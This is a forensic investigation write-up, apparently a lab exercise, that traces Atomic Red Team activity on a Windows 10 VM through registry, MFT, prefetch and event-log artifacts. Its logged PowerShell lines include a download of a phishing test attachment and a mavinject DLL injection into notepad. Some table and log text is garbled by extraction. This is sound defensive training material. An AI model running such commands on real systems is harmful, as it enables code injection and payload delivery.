PWF - Investigation #001

System Information

Computername:

Registry: HKLM\System\CurrentControlSet\Control\Computername\

MSEDGEWIN10

Windows Version:

Registry: HKLM\Software\Microsoft\Windows NT\Currentversion\

ProductName Windows 10 Enterprise Evaluation

ReleaseID 1809

BuildLab 17763.rs5_release.180914-1434

BuildLabEx 17763.1.amd64fre.rs5_release.180914-1434

CompositionEditionID EnterpriseEval

RegisteredOrganization Microsoft

RegisteredOwner

InstallDate 2019-03-19 12:59:35Z

InstallTime 2019-03-19 12:59:35Z

Timezone:

 $Registry: HKLM \backslash System \backslash Current Control \backslash Time Zone Information \backslash$

SE Asia Standard Time

Network Information:

Registry: HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{interface-name}

DhcpIPAddress 192.168.128.142

DhcpSubnetMask 255.255.255.0

DhcpServer 192.168.128.254

DhcpNameServer 192.168.128.2

DhcpDefaultGateway 192.168.128.2

DhcpSubnetMaskOpt 255.255.255.0

Shutdown time:

Registry: HKLM\System\ControlSet001\Control\Windows\ShutdownTime

ShutdownTime : 2022-07-24 16:45:17Z

Defender settings:

Registry: HKLM\Software\Microsoft\Windows Defender\

Key path: Microsoft\Windows Defender\Real-Time Protection

LastWrite Time: 2022-07-24 15:27:02Z
DisableRealtimeMonitoring value = 0

Users, Groups and User Profiles

Active accounts during the attack timeframe?

Username : IEUser [1000]

Full Name : IEUser

User Comment : IEUser

Account Type :

Account Created: 2019-03-19 20:57:23Z

Name :

Last Login Date : 2022-07-24 15:15:57Z

Pwd Reset Date : 2019-03-19 20:57:23Z

Pwd Fail Date : Never

Login Count : 15

Embedded RID : 1000

--> Password does not expire

--> Normal user account

Which account(s) were created?

Username : art-test [1003]

Account Created : 2022-07-24 15:22:25Z

Which accounts are Administrator group members?

IEUser [1000]

art-test [1003]

Which users have profiles?

Path : C:\Users\IEUser

SID : S-1-5-21-321011808-3761883066-353627080-1000

LastWrite : 2022-07-24 16:45:11Z

User Behavior

UserAssist: Applications opened
RecentDocs: Files and folders opened
Shellbags: Locations browsed by the user

Open / Save MRU: Files that were opened

Last-Visited MRU: Applications used to open files

UserAssist:

 $NTUSER.DAT \backslash Software \backslash Microsoft \backslash Windows \backslash Current \lor Version \backslash Explorer \backslash User Assist$

{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA} — A list of applications, files, links, and other object that have been accessed.

```
2022-07-24 15:17:20Z

Microsoft.Windows.Explorer (8)

{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\reg.exe

{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\oobe\FirstLogonAnim.exe

{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\cmd.exe

{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\WindowsPowerShell\v1.0\powershell.exe
```

{F4E57C4B-2036-45F0-A9AB-443BCFE33D9F} - Lists the shortcut links used to start programs

```
2022-07-24 15:10:52Z

{A77F5D77-2E2B-44C3-A6A2-ABA601054A51}\System Tools\Control Panel.lnk (2)

2019-03-19 12:58:30Z

{0139D44E-6AFE-49F2-8690-3DAFCAE6FFB8}\Accessories\Snipping Tool.lnk (9)

{0139D44E-6AFE-49F2-8690-3DAFCAE6FFB8}\Accessories\Paint.lnk (7)

{A77F5D77-2E2B-44C3-A6A2-ABA601054A51}\Accessories\Notepad.lnk (6)
```

RecentDocs:

Shellbags:

NTUSER.DAT

Software\Microsoft\Windows\Shell\BagMRU

Software\Microsoft\Windows\Shell\Bags

USRCLASS.DAT

Local Settings\Software\Microsoft\Windows\Shell\BagMRU

MRU Time	Resource
2022-07-24 15:17:13	<pre>My Computer\CLSID_Desktop [Desktop\1\0\]</pre>

```
PWF-main.zip [361431] [Desktop\2\]
```

2022-07-24 15:17:59 PWF-main [Desktop\3\]

NTFS - File System Analysis

Which files are located in My Computer\CLSID_Desktop\PWF-main\PWF-main\AtomicRedTeam?

```
ART-attack-cleanup.ps1
```

ART-attack.ps1

PWF_Analysis-MITRE.png

PWF_Analysis-MITRE.svg

What is the MFT Entry Number for the file "ART-attack.ps1"?

124544

**** STANDARD INFO ****

Created On: 2022-07-11 07:45:32.0000000

Modified On: 2022-07-11 07:45:32.0000000

Record Modified On: 2022-07-24 15:17:09.6067768

Last Accessed On: 2022-07-24 15:20:46.7647322

**** FILE NAME ****

File name: ART-attack.ps1

Created On: 2022-07-24 15:17:09.5943660

Modified On: 2022-07-24 15:17:09.5943660

Record Modified On: 2022-07-24 15:17:09.5943660

Last Accessed On: 2022-07-24 15:17:09.5943660

What are the MACB timestamps for "ART-attack.ps1"?

⇒ Using **** STANDARD INFO ****

Modified	m	2022-07-11 07:45:32.0000000
Accessed	.a	2022-07-24 15:20:46.7647322
Changed (\$MFT)	c.	2022-07-24 15:17:09.6067768 (Record Modified On)
Birth (Creation)	b	2022-07-11 07:45:32.0000000

Was "ART-attack.ps1" timestomped?

Using TimelineExplorer and check in colume: **SI<SN**

Hoặc cách khác là kiểm tra timestamp ở 2 phần **Standard info** và **File name** có sự chênh lệch

```
Yes
```

When was the file "deleteme_T1551.004" created and deleted?

```
2022-07-24 15:25:24 - FileCreate

2022-07-24 15:25:29 - FileDelete
```

What was the Entry number for "deleteme_T1551.004" and does it still exist in the MFT?

```
1976 (Entry number)
Yes (Overwritten)
```

Execution Artifacts

Background Activity Moderator (BAM)

Registry: HKLM\SYSTEM\CurrentControlSet\Services\bam\UserSettings

Which executables (.exe files) did the BAM record for the IEUser (RID 1000) incl. their last execution date and time?

```
S-1-5-21-321011808-3761883066-353627080-1000
  2022-07-24 16:45:10Z - Microsoft.Windows.ShellExperienceHost cw5n1h2txyewy
  2022-07-24 16:45:10Z - Microsoft.Windows.Cortana cw5n1h2txyewy
  2022-07-24 16:45:10Z - Microsoft.MicrosoftEdge 8wekyb3d8bbwe
 2022-07-24 16:45:10Z - Microsoft.WindowsStore 8wekyb3d8bbwe
  2022-07-24 15:14:07Z - windows.immersivecontrolpanel cw5n1h2txyewy
  2022-07-24 16:45:10Z -
\Device\HarddiskVolume1\Windows\System32\ApplicationFrameHost.exe
  2022-07-24 16:45:10Z - \Device\HarddiskVolume1\Windows\explorer.exe
  2022-07-24 16:45:08Z - \Device\HarddiskVolume1\Program Files\VMware\VMware
Tools\vmtoolsd.exe
 2022-07-24 16:45:06Z - \Device\HarddiskVolume1\Windows\System32\rundl132.exe
 2022-07-24 15:22:43Z - \Device\HarddiskVolume1\Windows\System32\cmd.exe
 2022-07-24 15:20:38Z - Microsoft.Windows.SecHealthUI cw5n1h2txyewy
  2022-07-24 16:45:09Z - InputApp cw5n1h2txyewy
  2022-07-24 16:45:06Z -
\Device\HarddiskVolume1\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
  2022-07-24 16:45:06Z - \Device\HarddiskVolume1\Windows\System32\notepad.exe
```

Application Compatibility Cache ("AppCompatCache") / Shimcache

Registry: SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatCache

Determine the cache entry position for:

AtomicService.exe: 46

mavinject.exe: 45



AmCache

Registry: C:\Windows\AppCompat\Programs\Amcache.hve

What SHA-1 hash did Amcache record for AtomicService.exe?

c51217ce3d1959e99886a567d21d0b97022bd6e3

Prefetch

Path: C:\Windows\Prefetch*.pf

Use the Prefetch-Timeline output to produce a timeline of suspicious execution events in the Eric Zimmerman Timeline Explorer:

POWERSHELL.exe

cmd.exe

NET.exe

REG.exe

SCHTASKS.exe

SC.exe

ATOMICSERVICE.EXE

MAVINJECT.exe

NOTEPAD.exe

	-		
Line	T	Run Time -	Executable Name
-	~	=	· Os
58	V	2022-07-24 15:11:07	\VOLUME{01d4de9e09d44c1a-b009e7a9}\WINDOWS\SYSTEM32\CMD.EXE
59	~	2022-07-24 15:11:07	\VOLUME{01d4de9e09d44c1a-b009e7a9}\WINDOWS\SYSTEM32\CMD.EXE
60	V	2022-07-24 15:11:07	\VOLUME{01d4de9e09d44c1a-b009e7a9}\WINDOWS\SYSTEM32\CMD.EXE
57	V	2022-07-24 15:11:08	\VOLUME{01d4de9e09d44c1a-b009e7a9}\WINDOWS\SYSTEM32\CMD.EXE
56	V	2022-07-24 15:16:17	\VOLUME{01d4de9e09d44c1a-b009e7a9}\WINDOWS\SYSTEM32\CMD.EXE
316	V	2022-07-24 15:18:39	\VOLUME{01d4de9e09d44c1a-b009e7a9}\WINDOWS\SYSTEM32\WINDOWSPOWERSHELL\V1.0\POWERSHELL.EXE
415	V	2022-07-24 15:19:06	\VOLUME{01d4de9e09d44c1a-b009e7a9}\WINDOWS\SYSTEM32\SC.EXE
315	V	2022-07-24 15:22:18	\VOLUME{01d4de9e09d44c1a-b009e7a9}\WINDOWS\SYSTEM32\WINDOWSPOWERSHELL\V1.0\POWERSHELL.EXE
55	V	2022-07-24 15:22:25	\VOLUME{01d4de9e09d44c1a-b009e7a9}\WINDOWS\SYSTEM32\CMD.EXE
266	V	2022-07-24 15:22:25	\VOLUME{01d4de9e09d44c1a-b009e7a9}\WINDOWS\SYSTEM32\NET.EXE
267	~	2022-07-24 15:22:25	\VOLUME{01d4de9e09d44c1a-b009e7a9}\WINDOWS\SYSTEM32\NET.EXE
268	~	2022-07-24 15:22:25	\VOLUME{01d4de9e09d44c1a-b009e7a9}\WINDOWS\SYSTEM32\NET.EXE
314	V	2022-07-24 15:22:28	\VOLUME{01d4de9e09d44c1a-b009e7a9}\WINDOWS\SYSTEM32\WINDOWSPOWERSHELL\V1.0\POWERSHELL.EXE
326	V	2022-07-24 15:22:30	\VOLUME{01d4de9e09d44c1a-b009e7a9}\WINDOWS\SYSTEM32\REG.EXE
416	V	2022-07-24 15:22:40	\VOLUME{01d4de9e09d44c1a-b009e7a9}\WINDOWS\SYSTEM32\SCHTASKS.EXE
417	V	2022-07-24 15:22:40	\VOLUME{01d4de9e09d44c1a-b009e7a9}\WINDOWS\SYSTEM32\SCHTASKS.EXE
18	V	2022-07-24 15:22:43	$\label{thm:continuous} $$\volume{\theta_1d_4d_e9e09d_4d_1a-b009e7a9}\LambdaOMICREDTEAM\TMP\ATOMIC-RED-TEAM-724CB3F50DCDD341815D5D2F34CBF90168017404\ATOMICS\T1543.003\BIN\ATOMICSERVICE.EXE $$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$
413	V	2022-07-24 15:22:43	\VOLUME{01d4de9e09d44c1a-b009e7a9}\WINDOWS\SYSTEM32\SC.EXE
414	V	2022-07-24 15:22:43	\VOLUME{01d4de9e09d44c1a-b009e7a9}\WINDOWS\SYSTEM32\SC.EXE
199	V	2022-07-24 15:22:47	\VOLUME{01d4de9e09d44c1a-b009e7a9}\WINDOWS\SYSTEM32\MAVINJECT.EXE
296	~	2022-07-24 15:22:47	\VOLUME{01d4de9e09d44c1a-b009e7a9}\WINDOWS\SYSTEM32\NOTEPAD.EXE
313	~	2022-07-24 15:25:20	\VOLUME{01d4de9e09d44c1a-b009e7a9}\WINDOWS\SYSTEM32\WINDOWSPOWERSHELL\V1.0\POWERSHELL.EXE
54	~	2022-07-24 15:35:55	\VOLUME{01d4de9e09d44c1a-b009e7a9}\WINDOWS\SYSTEM32\CMD.EXE
53	V	2022-07-24 16:45:00	\VOLUME{01d4de9e09d44c1a-b009e7a9}\WINDOWS\SYSTEM32\CMD.EXE

Shortcut (LNK) Files

Path: C:\users\<username>\AppData\Roaming\Microsoft\Windows\Recent

Path: C:\users\<username>\AppData\Roaming\Microsoft\Office\Recent

Persistence Mechanisms

Auto-Run Keys

Registry:

 $HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run$

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce

What is the full path of the AtomicService.exe that was added to the run keys?

C:\Path\AtomicRedTeam.exe

(NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Run)

Startup Folder

Paths:

C:\Users\[Username]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp

What is the name of the suspicious script in the StartUp folder?

batstartup.bat

Windows Services

Registry: HKLM\SYSTEM\CurrentControlSet\Services

When was the suspicious atomic service installed?

2022-07-24 15:22:432

Scheduled Tasks

Registry:

 $HKLM\Software\Microsoft\Windows\ NT\CurrentVersion\Schedule\TaskCache\Tree\\Path:$

C:\Windows\System32\Tasks

Which tasks were created by the IEUser and what's the creation time?

T1053_005_OnLogon

LastWrite: 2022-07-24 15:22:40Z

Id: {8B42D2C0-80F7-476B-BF26-AAD439F3FDEC}

Task Reg Time: 2022-07-24 15:22:40Z

T1053_005_OnStartup

LastWrite: 2022-07-24 15:22:40Z

id: {A5BF28A7-FC21-47B9-BE18-86C6B7E7E139}

Task Reg Time: 2022-07-24 15:22:40Z

How many times did they execute?

Never (Last start: N/A, Last stop: N/A)

Windows Event Log Analysis

Path: C:\Windows\System32\winevt\logs

Source Event IDs Description

Microsoft-Windows-Windows Defender 5000 Defender enabled

5001 Defender disabled

Туре	Date	Time	Event	Source	Category	User	Computer
(i) Information		10:27:08 PM		Microsoft-Windows-Windows Defender		\SYSTEM	MSEDGEWIN10
(i) Information	24/7/2022	10:16:44 PM	5001	Microsoft-Windows-Windows Defender	None	\SYSTEM	MSEDGEWIN10
(i) Information	24/7/2022	10:16:28 PM	5000	Microsoft-Windows-Windows Defender	None	\SYSTEM	MSEDGEWIN10
(i) Information	24/7/2022	10:14:48 PM	5001	Microsoft-Windows-Windows Defender	None	\SYSTEM	MSEDGEWIN10

Description

Windows Defender Antivirus Real-time Protection scanning for malware and other potentially unwanted software was enabled.

Туре	Date	Time	Event	Source	Category	User	Computer
(i) Information	24/7/2022	10:27:08 PM	5000	Microsoft-Windows-Windows Defender	None	\SYSTEM	MSEDGEWIN10
(i) Information		10:16:44 PM			None	\SYSTEM	MSEDGEWIN10
(i) Information	24/7/2022	10:16:28 PM	5000	Microsoft-Windows-Windows Defender	None	\SYSTEM	MSEDGEWIN10
(i) Information	24/7/2022	10:14:48 PM	5001	Microsoft-Windows-Windows Defender	None	\SYSTEM	MSEDGEWIN10

Description

Microsoft Defender Antivirus Real-time Protection scanning for malware and other potentially unwanted software was disabled.

System 7045 A new service was installed

Type	Date	Time	Event	Source	Category	User	Computer
(i) Information	24/7/2022	10:22:43 PM	7045	Service Control Manager	None	\S-1-5-21-321011808-3761883066-353627080-1000	MSEDGEWIN10
(i) Information	24/7/2022	10:19:05 PM	7045	Service Control Manager	None	\S-1-5-21-321011808-3761883066-353627080-1000	MSEDGEWIN10
(i) Information	24/7/2022	10:19:05 PM	7045	Service Control Manager	None	\S-1-5-21-321011808-3761883066-353627080-1000	MSEDGEWIN10
(i) Information	25/7/2022	12:09:18 PM	7045	Service Control Manager	None	\SYSTEM	MSEDGEWIN10

A service was installed in the system.

Service Name: AtomicTestService_CMD
Service File Name: Ct\AtomicRedTeam\atomics\T1543.003\bin\AtomicService.exe
Service Type: user mode service
Service Type: User mode service
Service Start Type: demand start
Service Account: LocalSystem

Type	Date	Time	Event	Source	Category	User	Computer
(i) Information	24/7/2022	10:22:43 PM	7045	Service Control Manager	None	\S-1-5-21-321011808-3761883066-353627080-1000	MSEDGEWIN10
(i) Information	24/7/2022	10:19:05 PM	7045	Service Control Manager	None	\S-1-5-21-321011808-3761883066-353627080-1000	MSEDGEWIN10
(i) Information	24/7/2022			Service Control Manager		\S-1-5-21-321011808-3761883066-353627080-1000	MSEDGEWIN10
(i) Information	25/7/2022	12:09:18 PM	7045	Service Control Manager	None	\SYSTEM	MSEDGEWIN10

Description

A service was installed in the system.

Service Name: Sysmon
Service File Name: C:\Windows\Sysmon.exe
Service Type: user mode service
Service Start Type: auto start
Service Account: LocalSystem

Security

4624

An account was successfully logged on

Туре	Date	Time	Event	Source	Category	User	Computer
Audit Success				Microsoft-Windows-Security-Auditing	Logon		MSEDGEWIN10
Audit Success	24/7/2022	10:15:57 PM	4624	Microsoft-Windows-Security-Auditing	Logon	N/A	MSEDGEWIN10
Audit Success	24/7/2022	10:15:45 PM	4624	Microsoft-Windows-Security-Auditing	Logon	N/A	MSEDGEWIN10

Description

An account was successfully logged on.

Subject: Security ID:

S-1-5-18 MSEDGEWIN10\$ WORKGROUP 0x3e7 Account Name: Account Domain: Logon ID:

Logon Information: Logon Type: 2 Restricted Admin Mode: -Virtual Account: Elevated Token: No

Impersonation Level: Impersonation

S-1-5-21-321011808-3761883066-353627080-1000 IEUser MSEDGEWIN10

New Logon: Security ID: Account Name: Account Domain: Logon ID: 0
Linked Logon ID: 0
Network Account Name: Network Account Domain:
Logon GUID: { 0x548ae 0x5488b

Туре	Date	Time	Event	Source	Category	User	Computer
Audit Success	24/7/2022	10:22:25 PM	4732	Microsoft-Windows-Security-Auditing	Security Group Management	N/A	MSEDGEWIN10
Audit Success	24/7/2022	10:22:25 PM	4724	Microsoft-Windows-Security-Auditing	User Account Management	N/A	MSEDGEWIN10
Audit Success	24/7/2022	10:22:25 PM	4738	Microsoft-Windows-Security-Auditing	User Account Management	N/A	MSEDGEWIN10
Audit Success	24/7/2022	10:22:25 PM	4798	Microsoft-Windows-Security-Auditing	User Account Management	N/A	MSEDGEWIN10
Audit Success	24/7/2022	10:22:25 PM	4732	Microsoft-Windows-Security-Auditing	Security Group Management	N/A	MSEDGEWIN10
Audit Success	24/7/2022	10:22:25 PM	4738	Microsoft-Windows-Security-Auditing	User Account Management	N/A	MSEDGEWIN10
Audit Success	24/7/2022	10:22:25 PM	4722	Microsoft-Windows-Security-Auditing	User Account Management	N/A	MSEDGEWIN10
Audit Success	24/7/2022	10:22:25 PM	4720	Microsoft-Windows-Security-Auditing	User Account Management	N/A	MSEDGEWIN10
Audit Success	24/7/2022	10:22:25 PM	4728	Microsoft-Windows-Security-Auditing	Security Group Management	N/A	MSEDGEWIN10
Audit Success	24/7/2022	10:15:45 PM	4672	Microsoft-Windows-Security-Auditing	Special Logon	N/A	MSEDGEWIN10
Audit Success	24/7/2022	10:15:45 PM	4624	Microsoft-Windows-Security-Auditing	Logon	N/A	MSEDGEWIN10
Audit Success	24/7/2022	10:15:45 PM	4624	Microsoft-Windows-Security-Auditing	Logon	N/A	MSEDGEWIN10

Special privileges assigned to new logon.

S-1-5-21-321011808-3761883066-353627080-1000 IEUser MSEDGEWIN10 0x257/2

Subject:
Security ID:
Account Name:
Account Domain:
Logon ID:

Privileges:

SeSecurityPrivilege SeTakeOwnershipPrivilege SeLoadDriverPrivilege SeBackupPrivilege SeRestorePrivilege SeNestorerivilege SeDebugPrivilege SeSystemEnvironmentPrivilege SeImpersonatePrivilege SeDelegateSessionUserImpersonatePrivilege

Туре	Date	Time	Event	Source	Category	User	Computer
Audit Success	24/7/2022	10:22:25 PM	4732	Microsoft-Windows-Security-Auditing	Security Group Management	N/A	MSEDGEWIN10
Audit Success	24/7/2022	10:22:25 PM	4724	Microsoft-Windows-Security-Auditing	User Account Management	N/A	MSEDGEWIN10
Audit Success	24/7/2022	10:22:25 PM	4738	Microsoft-Windows-Security-Auditing	User Account Management	N/A	MSEDGEWIN10
Audit Success	24/7/2022	10:22:25 PM	4798	Microsoft-Windows-Security-Auditing	User Account Management	N/A	MSEDGEWIN10
Audit Success	24/7/2022	10:22:25 PM	4732	Microsoft-Windows-Security-Auditing	Security Group Management	N/A	MSEDGEWIN10
Audit Success	24/7/2022	10:22:25 PM	4738	Microsoft-Windows-Security-Auditing	User Account Management	N/A	MSEDGEWIN10
Audit Success	24/7/2022	10:22:25 PM	4722	Microsoft-Windows-Security-Auditing	User Account Management	N/A	MSEDGEWIN10
Audit Success	24/7/2022	10:22:25 PM	4720	Microsoft-Windows-Security-Auditing	User Account Management	N/A	MSEDGEWIN10
Audit Success	24/7/2022	10:22:25 PM	4728	Microsoft-Windows-Security-Auditing	Security Group Management		MSEDGEWIN10
Audit Success	24/7/2022	10:15:45 PM	4672	Microsoft-Windows-Security-Auditing	Special Logon	N/A	MSEDGEWIN10
Audit Success	24/7/2022	10:15:45 PM	4624	Microsoft-Windows-Security-Auditing	Logon	N/A	MSEDGEWIN10
Audit Success	24/7/2022	10:15:45 PM	4624	Microsoft-Windows-Security-Auditing	Logon	N/A	MSEDGEWIN10

Description

A member was added to a security-enabled global group.


S-1-5-21-321011808-3761883066-353627080 1000 IEUser MSEDGEWIN10 0x25f78 Security ID: Account Name: Account Domain: Logon ID:

Member: Security ID: Account Name: S-1-5-21-321011808-3761883066-353627080 1003

Security ID: Group Name: Group Domain: S-1-5-21-321011808-3761883066-353627080 513 None MSEDGEWIN10

Additional Information: Privileges:

Туре	Date	Time	Event	Source	Category	User	Computer
Audit Success	24/7/2022	10:22:25 PM	4732	Microsoft-Windows-Security-Auditing	Security Group Management	N/A	MSEDGEWIN10
Audit Success	24/7/2022	10:22:25 PM	4724	Microsoft-Windows-Security-Auditing	User Account Management	N/A	MSEDGEWIN10
Audit Success	24/7/2022	10:22:25 PM	4738	Microsoft-Windows-Security-Auditing	User Account Management	N/A	MSEDGEWIN10
Audit Success	24/7/2022	10:22:25 PM	4798	Microsoft-Windows-Security-Auditing	User Account Management	N/A	MSEDGEWIN10
Audit Success	24/7/2022	10:22:25 PM	4732	Microsoft-Windows-Security-Auditing	Security Group Management	N/A	MSEDGEWIN10
Audit Success	24/7/2022	10:22:25 PM	4738	Microsoft-Windows-Security-Auditing	User Account Management	N/A	MSEDGEWIN10
Audit Success	24/7/2022	10:22:25 PM	4722	Microsoft-Windows-Security-Auditing	User Account Management	N/A	MSEDGEWIN10
Audit Success	24/7/2022	10:22:25 PM	4720	Microsoft-Windows-Security-Auditing	User Account Management		MSEDGEWIN10
Audit Success	24/7/2022	10:22:25 PM	4728	Microsoft-Windows-Security-Auditing	Security Group Management	N/A	MSEDGEWIN10
Audit Success	24/7/2022	10:15:45 PM	4672	Microsoft-Windows-Security-Auditing	Special Logon	N/A	MSEDGEWIN10



Windows PowerShell

400

Engine state is changed from None to Available

Type	Date	Time	Event	Source	Category	User	Computer
(i) Information	24/7/2022	10:22:37 PM	400	PowerShell	Engine Lifecycle	N/A	MSEDGEWIN10
(i) Information	24/7/2022	10:22:29 PM	400	PowerShell	Engine Lifecycle	N/A	MSEDGEWIN10
(i) Information	24/7/2022	10:22:19 PM		PowerShell	Engine Lifecycle		MSEDGEWIN10
(i) Information	24/7/2022	10:21:38 PM	400	PowerShell	Engine Lifecycle	N/A	MSEDGEWIN10
(i) Information	24/7/2022	10:21:17 PM	400	PowerShell	Engine Lifecycle	N/A	MSEDGEWIN10

Description

Engine state is changed from None to Available.

NewEngineState=Available PreviousEngineState=None

SequenceNumber=13

HostName=ConsoleHost

HostVersion=5.1.17763.316
HostId=cbe24744-9e1f-4e30-b622-a5b81bc798ee
HostApplication=powershell.exe & {\$url = 'https://github.com/redcanaryco/atomic-red-team/raw/master/atomics/T1566.001/bin/PhishingAttachment.xlsm'
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12

Invoke-WebRequest -Uri \$url -OutFile \$env:TEMP\PhishingAttachment.xlsm} EngineVersion=5.1.17763.316

RunspaceId=8b6af2ed-0721-49cb-a19b-6aca54588ece


PipelineId=

CommandName=

CommandType=

ScriptName= CommandPath=

CommandLine=



Туре	Date	Time	Event	Source	Category	User	Computer
(i) Information	24/7/2022	10:25:20 PM	400	PowerShell	Engine Lifecycle	N/A	MSEDGEWIN10
(i) Information	24/7/2022	10:22:46 PM	400	PowerShell	Engine Lifecycle		MSEDGEWIN10
(i) Information	24/7/2022	10:22:37 PM	400	PowerShell	Engine Lifecycle	N/A	MSEDGEWIN10
(i) Information	24/7/2022	10:22:29 PM	400	PowerShell	Engine Lifecycle	N/A	MSEDGEWIN10
(i) Information	24/7/2022	10:22:19 PM	400	PowerShell	Engine Lifecycle	N/A	MSEDGEWIN10

Engine state is changed from None to Available.

Details:

NewEngineState=Available PreviousEngineState=None

SequenceNumber=13

HostName=ConsoleHost HostVersion=5.1.17763.316

HostId=d0a9e876-9e79-4e0f-ac66-54f62417737a

HostApplication=powershell.exe & {\$mypid = (Start-Process notepad -PassThru).id tt \$mypid /INJECTRUNNING C:\AtomicRedTeam\atomics\T1055.001\src\x64\T1055.

EngineVersion=5.1.17763.316

RunspaceId=37454b73-8341-4670-9642-12d06681e3f4

PipelineId=

Microsoft-Windows-Sysmon	1	Process creation
	3	Network connection
	11	File create
	12, 13	Registry events
	22	DNS query

Туре	Date	Time	Event	Source	Category	User	Computer
i Information							MSEDGEWIN10
i Information	24/7/2022	10:22:47 PM	1	Microsoft-Windows-Sysmon	(1)	\SYSTEM	MSEDGEWIN10
(i) Information	24/7/2022	10:22:45 PM	1	Microsoft-Windows-Sysmon	(1)	\SYSTEM	MSEDGEWIN10

The description for Event ID (1) in Source (Microsoft-Windows-Sysmon) could not be found.

Either the component that raises this event is not installed on the computer or the installation is corrupted. You can install or repair the component or try to change Description Server.

The following information was included with the event:

| 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 |

High MD5=72D5E2A3FF5D88C891E0DF1AA28B6422,SHA256=ABB99F7CFD3E9EB294501AAFA082A8D4841278CC39A4FB3DFF9942CA1F71A139,IMPHASH=96A5873241D90136570C05E55F0B5B2A

MD5-7205EZA3F5088C891EUDF1AAZ8B64ZZ,SHA256=ABB99F7CF03E9EB294501AAFA082A8048
{43199d79-63c5-62dd-4401-0000000000000}
5936
C;\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
"powershell.exe" & {\$mypid = (Start-Process notepad -PassThru).id
